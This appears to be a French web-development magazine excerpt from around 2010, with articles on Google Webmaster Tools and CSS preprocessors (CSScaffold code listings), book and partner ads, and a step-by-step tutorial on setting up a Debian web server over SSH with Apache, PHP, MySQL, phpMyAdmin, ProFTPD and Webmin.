*Erreurs d'exploration* : seul l'onglet *Web* est utile dans 99% des cas. Google vous dresse ici toute une série d'éléments pouvant générer des erreurs : *robots.txt*, *sitemap*, délai, HTTP, inaccessible, introuvable, non suivies. Le plus souvent, c'est la partie *introuvable* qui sera valorisée. Consultez cette partie plus en détails et maintenant que vous en êtes à ce niveau dans cet article, vous savez quoi faire ! Comment ça non ? Créez une page 404 en premier puis analysez les raisons de cet état *introuvable*.

*Statistiques sur l'exploration* : par son robot, Google arrive à établir des statistiques sur votre site : page explorées par jour, kilo-octets téléchargés par jour et temps de téléchargement d'une page. A noter que les chiffres publiés sont approximatifs. Dans le cas de mon site, pour la partie *Pages explorées par jour*, les données de Google sont entre 5 et 10 fois inférieures à la réalité. Je précise que pour le site en question je n'utilise pas Google Analytics.

**Figure 5a.** Les liens sur votre site que Google a qualifié d'importants**Figure 6.** Les différents choix du menu de *Votre site sur le Web*



## Sur Internet

- <http://www.google.fr/> – Le célèbre moteur de recherche Google,
- <http://www.xml-sitemaps.com> – Pour créer un sitemap,
- <http://www.robotstxt.org/> – Pour en savoir plus sur le fichier robots.txt, en anglais.

*Suggestions HTML* : nouvelles statistiques, plus pertinentes que dans le cas vu ci-dessus et il est possible d'avoir une charge de travail importante. Ici, vous avez donc toute une série de statistiques au niveau des *Meta* et des *title*. La balise *Meta* obéit à des règles précises et Google vous précise les balises hors règle : balise en double, trop longues ou trop courtes. Procédé identique pour la balise *Title*. On a des règles et quand ces règles ne sont pas respectées, Google le dit : balise manquante, en double, trop longue, trop courte, non informative. Dernier élément : sur l'indexation. Google vous précise s'il a rencontré du contenu non indexable.

### Étape 8 : Labos

Quatre choix sont possibles mais nous allons en détailler deux : *Informations détaillées relatives aux logiciels malveillants* et *Performances du site*. Voir la Figure 8. La Figure 8 présente les différents choix du menu de *Labos*.

*Informations détaillées relatives aux logiciels malveillants* : un jour, vous serez peut-être attaqué par un virus et Google peut ici vous aider à mieux le circonscrire. Cet outil permet de déterminer quelles portions de code font qu'une page est considérée comme potentiellement dangereuse par Google : injection de code, code malveillant. Pratiquement tout le

temps, vous aurez le message suivant : *Google n'a détecté aucun logiciel malveillant sur ce site.*

*Performances du site* : tout webmaster sait que le temps d'accès aux pages du site est un critère important pour fidéliser un internaute. Si les pages sont trop longues, l'internaute ne restera pas, ne reviendra pas. Alors, autant prendre en compte ce critère avec l'importance qu'il a et avec les Google Webmasters Tools, nous avons un graphique de l'accès au site et des statistiques de comparaison avec les autres sites d'une façon générale. Les Google Webmaster Tools vous donnent également toute une série de travail à faire pour améliorer l'accès au site. Vous avez également comme suggestion d'installer l'outil *Page Speed*, qui fonctionne avec Firefox. Cet outil fait partie de l'univers *Firebug* et son installation ainsi que son utilisation se font comme les autres outils de Firefox.

### Tableau récapitulatif des options les plus importantes

On a maintenant parcouru les Google Webmasters Tools. Dans le tableau 1, vous avez les 5 options les plus importantes avec pour chacune d'elle, comment la trouver, des remarques et la périodicité recommandée.

### Conclusion

Google met à disposition gratuitement et sans ajout de code sur votre site une large série d'outils. Ces outils sont d'une aide précieuse pour la gestion d'un site Internet, aussi bien au niveau du référencement qu'au niveau technique (page 404, fichier *robots.txt*, fichier *sitemap.xml*).

S'il n'est pas utile de regarder ces outils quotidiennement, il est nécessaire de faire une passe régulièrement, surtout si votre site est dans le secteur e-commerce. En outre, ces outils peuvent aider les webmasters à faire des présentations à des collaborateurs, à des chefs de projet ou à des directeurs. Simple d'accès, gratuits et bien documentés, les Google Webmaster Tools sont incontournables et il serait dommage de ne pas les utiliser.

### ERIC VINCENT

*Informaticien de gestion de formation, Eric VINCENT s'est orienté vers l'Internet dès son arrivée, au début des années 2000. Il a rapidement créé plusieurs sites Internet sur le sport. Ces sites cumulent aujourd'hui plusieurs millions de pages lues. Pour contacter l'auteur : ericvincent@nomade.fr*



Figure 7. Les différents choix du menu de *Diagnostic*



## Vous y trouverez

les articles les plus intéressants à télécharger

listings, outils indispensables

forum

actualités, informations sur les prochains numéros

# Préprocesseur CSS

Cet article présente l'utilité et les possibilités d'un préprocesseur CSS. Un outil pour générer du CSS.

## Cet article explique :

- Ce qu'il est possible de faire avec un préprocesseur CSS, comment optimiser son travail en CSS.

## Ce qu'il faut savoir :

- Connaître les bases du CSS.

Niveau de difficulté



Cela fait dix ans que les CSS existent, cependant nous en sommes pratiquement au point de départ en terme d'optimisation. D'un site à un autre on préférera tout recommencer avec une copie vierge, ou presque.

Dans le domaine de la programmation, on utilise des méthodes pour capitaliser et améliorer notre travail : MVC, KISS, ...

Pourquoi ne pas adapter ces méthodes aux CSS ? Peut-être parce que CSS n'est pas un langage de programmation ? Comment mettre en place du MVC avec du CSS ? C'est pour cela que depuis quelques années des projets de dynamisation de CSS émergent un peu partout. On les appelle les préprocesseurs CSS. Leur objectif est de produire du CSS en utilisant des variables, des fonc-

tions, des objets, ... le tout en adoptant la méthode *DRY - Don't repeat yourself - Ne jamais se répéter*, autrement dit factoriser au maximum.

## En pratique...

Pour comprendre l'intérêt d'un préprocesseur CSS, nous allons l'illustrer sur un cas concret comme un site qui change d'ambiance au fur et à mesure des saisons : Noël, été, soldes, ... . Ce projet nous obligerait à avoir deux feuilles de style : une pour la structure des blocs (largeur, positionnement, ...) et une autre pour les couleurs et les images du site. Ce qui nous ferait répéter les sélecteurs CSS deux fois.

Pour notre exemple, nous allons utiliser *CSScaffold*. Il n'existe aucun standard pour le moment dans l'écriture des CSS avec un préprocesseur, chaque projet va dans sa propre direction. J'ai choisi celui là car il est développé en PHP, rapide à mettre en place, et suffisamment mature pour être utilisé dans un site en production.

Pour notre thème hivernal nous avons le Listing 1 en CSS *normal*, et Listing 2 avec *CSScaffold*. On remarque tout de suite une optimisation du code avec l'utilisation des constantes. Nous faisons ici d'une pierre deux coups. Non seulement on a gagné en clarté en imbriquant nos sélecteurs, mais en plus on a gagné du temps sur l'élaboration des feuilles de style été, printemps, ...

## Créer votre boîte à outils

Nous avons vu comment optimiser notre code dès le premier projet. Faisons en sorte de gagner du temps d'un projet à un autre.

En développement, dès qu'un traitement nous paraît répétitif, nous créons une fonction. Grâce au préprocesseur nous allons pouvoir créer des fonctions CSS.

Prenons l'exemple d'une boîte flottante générique. Comme c'est souvent le cas, on a besoin de lui définir une largeur, mais aussi, afin de corriger le bug du doublement de marge sur Internet Explorer 6 nous lui ajoutons un `display:inline`. Le Listing 3 nous présente une fonction qui prendra en compte tous nos besoins.

Vous pouvez aussi réaliser des calculs pour déterminer une taille de marge, mettre des conditions `if` pour tester votre code et créer des boucles pour optimiser vos fonctions.

Avec tout cela vous allez pouvoir créer une véritable bibliothèque CSS suivant vos

### Listing 1. En CSS normal

```
#main{
  background: #587c90;
  color:#fff;
}
#main a{
  color:#fff;
}
#main a:hover{
  color:#dbbd8a;
}
```

## Comment fonctionne un préprocesseur CSS

Chaque préprocesseur CSS a sa propre méthode. Pour *CSScaffold*, un fichier `htaccess` permet l'interprétation du CSS. La feuille CSS est reconstruite à chaque interrogation en développement, et un fichier de cache est utilisé en production. Si cette méthode ne vous plaît pas vous serez peut-être intéressé par LESS. Il prend la forme d'un logiciel en ligne de commande qui compilera vos fichiers `.less` en `.css`. Initialement développé en Ruby, il existe également une version en PHP.



# Vous ne développerez plus comme avant !



PHP 5 avancé - 5<sup>e</sup> édition  
844 pages - 45 €


La « bible » française sur PHP avec de nombreux retours d'expérience et de cas pratiques.

Par **Éric Daspét** : impliqué depuis 1996 dans PHP, contributeur à Openweb.eu.org, cofondateur des conférences Paris-Web et **Cyril Pierre de Geyer**, cofondateur de l'AFUP, contributeur à PHPteam.net et PHPfrance.

Recommandé par :



## Et aussi



**NOUVELLE ÉDITION**  
Objectif sécurité avec **Damien Seguy** (AFUP, PHP Québec) et **Philippe Gamache** (phportail.net).

Sécurité PHP 5 et MySQL  
2<sup>e</sup> édition  
286 pages - 32 €




Allez plus loin avec **Guillaume Ponçon** (AFUP, Web TV PHPTV).  
Un condensé d'expertise pour tous les développeurs.

Best practices PHP 5  
490 pages - 39 €



Les meilleures pratiques de développement web avec PHP 5 et le Zend Framework.  
Par **Julien Pauli** (AFUP, Anaska) et **Guillaume Ponçon**.

Zend Framework  
446 pages - 39 €



Mieux développer en PHP avec Symfony 1.2 et Doctrine. Par **Fabien Potencier** (Sensio Labs) et **Hugo Hamon** (Apprendre-PHP.com).

Symfony  
504 pages - 39 €

### N'oubliez pas votre mémento !



La substantifique mœlle de PHP et SQL par **Cyril Pierre de Geyer** et **Guillaume Ponçon**.

Memento PHP et SQL  
14 pages - 5 €

## Qu'est-ce qu'un framework CSS ?

Un framework CSS est tout simplement un fichier CSS regroupant des classes toutes prêtes. Il permet de mettre rapidement une structure de site en place. Par exemple avec 960.gs si vous mettez la classe grid-4 sur une <div> vous aurez un bloc flottant de 300px de large.

propres habitudes de développement. Pour que ce soit une véritable bibliothèque il faut un fichier réservé à ces fonctions, ainsi il sera plus facile de le réutiliser d'un projet à un autre.

Nous allons procéder comme en PHP avec les méthodes `require` et `include`. Le Listing 4 nous montre un exemple d'application.

Le préprocesseur se chargera d'importer les feuilles de style comme s'il y en avait qu'une seule.

Ainsi vous pouvez séparer votre code CSS sans multiplier les requêtes HTTP sur votre serveur. Le préprocesseur s'occupe de tout. Vous pouvez ainsi développer en équipe sur des CSS de façon optimale.

## Mettre une grille de mise en forme

Certains l'auront remarqué, il existe déjà quelques méthodes provenant du monde de l'impression qui nous permettent d'améliorer nos feuilles CSS. Elles sont connues sous le nom de framework CSS : 960.gs, *Blueprint* ou encore YUI CSS. Ces frameworks permettent de réaliser un site en se basant sur une grille de mise en forme avec des colonnes et des boîtes flottantes. Cela permet un meilleur confort de lecture et une structure de page plus fluide. Vous pouvez voir sur Figure 1 un site utilisant un framework CSS (960.gs) avec en transparence la grille de mise en place.

En pratique, on définit une <div> principal qui sert de conteneur. Elle a une largeur fixe et est centrée. Elle nous permet de diviser le site en plusieurs colonnes, chaque colonne a une taille définie par une classe.

L'inconvénient des frameworks est qu'ils imposent des classes avec des noms peu évocateurs (`grid-3`, `push-2`, `yui-b`, ...) qui n'ont aucun rapport avec le contenu. En bref on mélange ainsi le fond et la forme dans le HTML.

Avec un préprocesseur CSS, cet inconvénient est corrigé. Il est possible d'aller beaucoup plus loin qu'avec un système de grille normal. On peut définir le nombre de colonne de notre grille ainsi que sa largeur.

### Listing 2. Et maintenant avec CSScaffold

```
@constants{
  bgColor: #587c90;
  textColor: #fff;
  hoverlinkColor: #dbbd8a;
}

#main{
  background:$bgColor;
  color:$textColor;
  a{
    color:$textColor;
    &:hover{
      color:$hoverlinkColor;
    }
  }
}
```

### Listing 3. Une fonction pour boîte flottante

```
.monbloc1{
  +floatleft(300);
}
.monbloc2{
  +floatleft(500);
}
=floatleft($width=100){
  float: left;
  display: inline;
  width: $width;
}
```

### Listing 4. Importation de feuilles CSS

```
@include 'theme/hiver.css';
@include 'base/popup.css';
@include 'composant/menugauche.css';
@include 'composant/forum.css';
```

### Listing 5. Exemple d'utilisation d'une grille

```
@grid
{
  grid-width:960;
  column-count:12;
  right-gutter-width:10;
  left-gutter-width:10;
}

#menu{
  +columns(2);
}

#contenu{
  +columns(10);
}
```

### Listing 6. Le code généré par notre préprocesseur CSS

```
#menu{
  width:140px;
  display:inline;
  float:left;
  margin-left:10px;
  margin-right:10px;
}

#contenu{
  width:780px;
  display:inline;
  float:left;
  margin-left:10px;
  margin-right:10px;
}
```





Figure 1. Exemple de site utilisant une grille de mise en place

## Sur Internet

- <http://github.com/anthonyshort/csscaffold> – Site du projet CSScaffold,
- <http://wiki.framwurk.org/documents/csspp/> – Un préprocesseur CSS en PHP,
- <http://www.lesscss.org> – Un autre préprocesseur en RUBY,
- <http://github.com/leafo/lessphp> – La version PHP du même préprocesseur,
- <http://960.gs/> – Si vous souhaitez découvrir le framework 960.gs,
- <http://www.blueprintcss.org/> – Un autre système de grille,
- <http://developer.yahoo.com/yui/grids/> – YUI CSS, actuellement dans sa version 2.

Avec *CSScaffold* on définit en premier la taille du conteneur, ensuite le nombre de colonnes désirées et ensuite la taille des gouttières de chaque colonne. Ces gouttières sont des marges qui nous permettront de séparer chaque colonne de façon visible. Automatiquement le préprocesseur calculera la largeur que fera chaque colonne.

Faisons un exemple avec le Listing 5, nous voulons un conteneur de 960px ( rendu idéal pour un affichage en 1024px ), et 12 colonnes avec des gouttières de 10px. Nous aurons des colonnes de 80px. On voit ensuite dans le Listing 6 ce qui sera généré par *CSScaffold*. Ce qui nous fait en largeur  $(140+10+10)+(780+10+10) = 960px$ .

En réalité cet exemple n'est pas pris au hasard. Il correspond exactement aux paramètres de 960.gs. Ainsi ceux qui sont déjà habitués à un système de grille retrouveront facilement leurs marques.

## Conclusion

Dans un cadre professionnel, on notera la puissance des préprocesseurs CSS, mais attention aux feuilles qui seront générées : elles peuvent se retrouver plus lourdes si on n'y prend pas garde. En effet, sans regard direct avec la feuille CSS finale, on peut générer des codes conséquents. C'est une véritable solution pour intégrateur professionnel mais un piège pour un débutant.

Un jour on pourrait imaginer que le code utilisé pour le préprocessing CSS soit directement interprété par le navigateur internet. C'est peut-être ça le futur de CSS...

## AURÉLIEN MASFRAND

L'auteur travaille depuis 3 ans en tant que développeur de site Internet. De plus, il conçoit des sites accessibles suivant les recommandations actuelles.

# Rejoignez le Club .PRO

Pour plus de renseignement : [editor@phpsolmag.org](mailto:editor@phpsolmag.org)



## Stonfield Inworld

Stonfield Inworld propose aux entreprises des solutions globale d'intégration d'Internet et des Univers Virtuels dans leur stratégie de développement. Au-delà de ses services, la société consacre 30% de ses ressources à des travaux de R&D sur le e-Commerce et le e-Learning dans les Mondes Virtuels.



## COGNIX Systems

Conseil, conception et développement d'applications évoluées pour les systèmes d'informations Internet/intranet/extranet. Alliant les compétences d'une SSII et d'une Web Agency, Cognix Systems conçoit des applicatifs et portails web à l'ergonomie travaillée et des sites Internet à forte valeur ajoutée. <http://www.cognix-systems.com>



## Anaska Formation

Anaska est le spécialiste des formations sur les technologies OpenSource. En partenariat avec MySQL AB, Mandriva, Zend et d'autres acteurs de la communauté, Anaska vous propose un catalogue de plus de 50 formations dédiées aux technologies du Libre. <http://www.anaska.com>



## WEB82

Création et hébergements de sites web pour particuliers, associations, entreprises, e-commerce. Développement entièrement aux normes W3C ([www.w3.org](http://www.w3.org)) de sites web de qualité, au graphisme soigné et employant les dernières technologies du web (PHP5, MySQL5, Ajax, XHTML, CSS2). <http://www.web82.net>



## Core-Techs

Expert des solutions de gestion et de communication d'entreprise en Open Source, Core-Techs conçoit, intègre, déploie et maintient des systèmes de Gestion de Contenu Web, de Gestion Documentaire, de Gestion de la Relation Client (CRM), d'e-commerce et de travail collaboratif. <http://www.core-techs.fr>



## POP FACTORY

PoP Factory, SSII spécialisée Web. Développement de solutions applicatives spécifiques ; offre de solutions packagées : catalogue numérique, e-commerce, livre/magazine numérique, envoi SMS. Nous accompagnons nos clients tout au long de leur projet : audit, conseil, développement, suivi et gestion. <http://www.popfactory.com/info@popfactory.fr>



## Blue Note Systems

Spécialistes en CRM Open Source, nous proposons une offre complète de prestations sur la solution SugarCRM. Notre valeur ajoutée réside dans une expertise réactive et une expérience des problématiques de la GRC. Nous vous aidons à tirer le meilleur parti de votre solution CRM. <http://www.bluenote-systems.com>



## Intelligence Power

Conseil, Expertises, Formations et Projets E-business centrés au tour du cœur de métier : la Business Intelligence. Intelligence Power vous propose des solutions innovantes pour aligner la technologie sur la stratégie de votre entreprise. <http://www.intelligencepower.com>



## Web Alliance

Vous souhaitez être en première page des moteurs de recherche ? Rejoignez-nous, 100% des clients Web Alliance sont en 1ère page de Google. Web Alliance, société de conseil spécialisée dans le référencement internet, vous propose son expertise (référencement, liens sponsorisés, web-marketing). [www.web-alliance.fr](http://www.web-alliance.fr)

# Club .PRO

# Administrer votre serveur Debian par SSH

Debian est une distribution Linux non commerciale lancée en 1993 par Ian Murdock avec le soutien de la Free Software Foundation, composée uniquement de logiciels libres ; Debian est souvent utilisé grâce à sa réputation de distribution extrêmement stable.

## Cet article explique :

- Dans cet article, vous allez apprendre comment installer et configurer un serveur Debian avec Apache, PHP, MySQL, PHPMyAdmin, Webmin ainsi que Proftpd par SSH.

## Ce qu'il faut savoir :

- Avoir quelques connaissances sous Linux.
- Connaître le fonctionnement de PHP / SQL.

Niveau de difficulté



Dans cet article, nous utiliserons le protocole SSH (*Secure Shell*) qui est un protocole sécurisé utilisé pour crypter les informations circulant sur un réseau utilisant le protocole en question. Toutes les images sont disponibles à télécharger sur le site [phpsolmag.org](http://phpsolmag.org).

Connectez vous à votre serveur par SSH qui est normalement juste installé grâce à l'utilisateur SSHD ou *openssh-server* :

```
ssh root@adresseipdevotreserveur
```

Dans mon cas, cela donnera :

```
ssh root@188.165.41.250 -p 22
```

root étant l'utilisateur ayant les droits les plus élevés sur une machine linux.

Si vous avez mis le protocole SSH sur un autre port que le port 22, veuillez modifier le paramètre *-p* de la commande. Si SSH est bien sur le port 22, le paramètre *-p* est facultatif. Pour plus d'informations, lisez le manuel de la commande *ssh* en tapant : *man ssh* dans votre terminal. Par sécurité, évitez le plus possible d'installer trop de services car chaque service est un risque potentiel pour un serveur connecté sur la toile.

## Installation et configuration d'Apache/PHP/MySQL

Avant d'installer Apache/PHP/MySQL, assurez vous d'avoir mis un mot de passe assez résistant pour l'utilisateur root. Pour le modifier, utilisez la commande : *passwd root*. Et suivez les instructions. Vous devriez obtenir un résultat similaire à la Figure 1.

Mettez à jour votre serveur avant de poursuivre : *apt-get update && apt-get upgrade*. Ensuite nous allons commencer par installer Apache avec le mod *chroot* pour éviter que les utilisateurs du serveur puissent naviguer ailleurs que dans leur répertoire : *apt-*

*get install libapr1 apache2 apache2.2-common apache2-utils libapache2-mod-chroot libapache2-mod-php5 apache2-mpm-prefork libapache2-mod-auth-pam libapache2-mod-auth-system*. Si vous souhaitez par la suite utiliser *perl* ou *python* avec *apache* au lieu de *php5*, il suffit d'installer les modes souhaités :

*apt-get install libapache2-mod-perl2 (optionnel), apt-get install libapache2-mod-python (optionnel).*

Après ceci, nous devons installer le module *apache* pour supporter *mysql*. Il est aussi possible d'utiliser *oracle* ou encore *postgresql*. *apt-get install libapache2-mod-auth-mysql*. Notre serveur Apache est maintenant opérationnel. Il suffit de vérifier en allant en *http* sur notre serveur. Voici ce que vous devriez avoir (voir Figure 2).

Maintenant, nous allons créer un utilisateur avec la commande *adduser* pour rediriger la page par défaut d'Apache vers les pages de cet utilisateur. Pour ma part j'utiliserai

```
188.165.41.250 - PuTTY
login as: root
root@188.165.41.250's password:
Debian GNU/Linux 5.0

Linux r29610.ovh.net 2.6.32.2-xxxx-grs-ipv4-32 #1 SMP Tue Dec 29 14:41:18 UTC 2009 i686 GNU/Linux

server      : rps
ip          : 188.165.41.250
hostname    : r29610.ovh.net

Last login: Sat Mar 27 20:53:59 2010 from abordeaux-156-1-143-135.w90-5.abo.wanadoo.fr
r29610:~# passwd root
Entrez le nouveau mot de passe UNIX :
Retapez le nouveau mot de passe UNIX :
passwd : le mot de passe a été mis à jour avec succès
r29610:~#
```

Figure 1. *Passwd*



mon pseudonyme *shock* comme nom d'utilisateur *adduser shock*. Vous devriez obtenir un résultat similaire à la Figure 3.

Pour vérifier que l'utilisateur a été créé, on utilise la commande : `cd /home/ && ls`. Si vous voyez un répertoire avec votre nom d'utilisateur, l'utilisateur est opérationnel. Il faudra ensuite créer un répertoire *public\_html* dans le répertoire utilisateur concerné pour placer nos pages web par la suite.

```
mkdir /home/shock/public_html
```

*shock* étant à remplacer par votre nom d'utilisateur. Installons maintenant php5 ainsi que son extension pour mysql : `apt-get install php5 php5-mysql`. Une fois les paquets pour php5 installés, il faut installer le serveur mysql et phpmyadmin, phpmyadmin n'étant pas une obligation, je vous le conseille vivement.

```
apt-get install mysql-server
```

MySQL vous demandera un mot de passe pour l'utilisateur root comme sur la Figure 4. Une fois l'installation de MySQL finie, nous allons installer phpmyadmin pour gérer facilement nos bases de données.

```
apt-get install phpmyadmin
```

PHPMyAdmin vous demandera de s'auto-configurer pour le serveur Apache utilisé. Utilisez bien la touche *ESPACE* pour sélectionner Apache2 avant d'appuyer sur entrée, sans quoi, l'installation ne se fera pas automatiquement (voir Figure 5).

Une fois PHPMyAdmin installé, nous pouvons vérifier son fonctionnement sur le serveur :

```
http://188.165.41.250/phpmyadmin/
```

188.165.41.250 étant l'adresse ip de mon serveur, l'utilisateur étant root, le mot de passe étant celui précisé pour MySQL. Ensuite nous allons rediriger la page par défaut d'Apache vers la page de l'utilisateur principal que l'on a créé. Tout d'abord, nous devons créer un *index.html* dans le *public\_html* pour tester la redirection par la suite :

```
nano /home/shock/public_html/index.html
```

On écrit *Test* par exemple et on quitte avec `ctrl+x` en enregistrant. Ensuite on édite le fichier de configuration d'Apache pour changer le chemin du *DocumentRoot*.

```
nano /etc/apache2/sites-available/default
```

Et on change le *DocumentRoot* `/var/www/` par `DocumentRoot /home/shock/public_html/ shock`




Figure 2. Apache2




Figure 3. Adduser debian




Figure 4. Installation de MySQL

étant toujours mon utilisateur. Il faut aussi penser à modifier le chemin `/var/www/` en dessous par notre chemin (voir Figure 6) et refaire la même opération pour `default-ssl` (https).

Ensuite nous allons sur notre serveur en http et en https pour vérifier que la page `index.html` de l'utilisateur se charge bien à la place de la page par défaut d'Apache. Si oui, nous pouvons continuer, si non, vous devez recommencer l'opération précédente. Pour finir la configuration d'Apache, il faut activer les répertoires `/home/nomdelutilisateur/public_html` pour tous les utilisateurs ajoutés par la suite : `a2enmod userdir`.

Pour ajouter un utilisateur, il suffit de faire un `adduser` et de créer un répertoire `public_html` dans son répertoire comme fait précédemment avec l'utilisateur `shock`. Le répertoire de chaque utilisateur est maintenant accessible par le net en tapant ceci dans la barre d'adresse : `http://ipdevotreserveur/~nomdelutilisateur/`. Exemple pour ma part : `http://188.165.41.250/~shock/`.

## Installation et configuration de Proftpd et de Webmin

Nous allons maintenant installer Proftpd. Tout d'abord, nous installons le paquet.

```
apt-get install proftpd
```

Proftpd vous propose soit de s'installer en service `inetd` (Threadé) soit indépendamment : à vous de choisir en fonction de vos besoins. La version threadée n'exécutera que le service `proftpd` à la demande d'une connexion en ftp sur le serveur avec une petite perte de temps à chaque connexion mais diminuera les ressources prises par le serveur contrairement à la version indépendante qui sera plus rapide lors d'une connexion mais qui sera en permanence lancée sur le serveur.

Nous devons par la suite éviter que les utilisateurs du serveur puissent remonter les répertoires par mesure de sécurité, éditons `proftpd.conf`.

```
nano/etc/proftpd/proftpd.conf
```

Nous recherchons cette ligne : `DenyFilter \*.*/*` et nous ajoutons ces deux lignes en dessous de celle-ci :

```
DefaultRoot ~
DefaultChdir ~
```

Ainsi que le user et le group :

```
User www-data
Group www-data
```

`www-data` correspondant à l'utilisateur d'Apache.

Nous enregistrons avec `ctrl+x` et nous relançons le service `proftpd` : `/etc/init.d/proftpd restart`. Vous pouvez désormais vous connecter à votre serveur en ftp en utilisant le nom d'utilisateur et le mot de passe voulu. Pour moi, ça sera `shock` et mon mot de passe. Dès qu'un utilisateur sera ajouté sur le serveur avec la commande `adduser`, `proftpd` le prendra en compte, apache aussi.

Nous avons donc un serveur opérationnel. Il nous suffit maintenant d'installer Webmin pour avoir une administration complète du serveur par le web de façon sécurisée. `apt-get install perl libnet-ssleay-perl openssl libauthen-pam-perl libpam-runtime libio-pty-perl libmd5-perl && cd /home/ && wget http://prdownloads.sourceforge.net/webadmin/webmin_1.510_all.deb && dpkg -install webmin_1.510_all.deb && rm webmin_1.510_all.deb`

Webmin est maintenant accessible sur le port 10000 de votre serveur en https. Exem-

## Sur Internet :

- <http://www.debian.org/>,
- <http://doc.ubuntu-fr.org/ssh>,
- <http://doc.ubuntu-fr.org/proftpd>,
- <http://www.webmin.com/>,
- <http://guides.ovh.com/guides#link10>.

ple : `https://188.165.41.250:10000/`. L'utilisateur est `root`, et le mot de passe est celui de l'utilisateur `root`, vous devez maintenant voir l'interface de webmin comme sur la Figure 7.

Votre serveur est maintenant totalement opérationnel, il suffit maintenant de créer une base de données pour chaque utilisateur pour que celui puisse avoir un accès à `phpmyadmin`. Pour ajouter un utilisateur sur le serveur, nous devons faire ceci (je prendrai comme nom d'utilisateur, l'utilisateur `gutixlord` :

```
adduser gutixlord && mkdir /home/gutixlord/public_html/
```

Ensuite il faut se loguer en `root` sur `phpmyadmin` donc : `http://188.165.41.250/phpmyadmin/` pour mon serveur.

Et exécuter une commande `sql` pour ajouter un utilisateur, voici la commande en question à modifier selon l'utilisateur :

```
CREATE USER 'gutixlord'@'%' IDENTIFIED BY 'lemotdepassevoulu';
GRANT USAGE ON *.* TO 'gutixlord'@'%' IDENTIFIED BY 'lemotdepassevoulu';
CREATE DATABASE IF NOT EXISTS `gutixlord`;
GRANT ALL PRIVILEGES ON `gutixlord` . * TO 'gutixlord'@'%';
```

Vous devriez avoir un résultat ressemblant à la Figure 8.

Les étoiles étant remplacées par le mot de passe voulu. Il existe aussi une méthode plus simple pour certaines personnes en utilisant l'interface de PHPMyAdmin en faisant une insertion dans la table `user` de la base de données `mysql`. Pour conclure, vous avez maintenant un serveur opérationnel, d'autres configurations sont réalisables ainsi que l'automatisation de la création d'un utilisateur sur le serveur.

## FAURE YANN

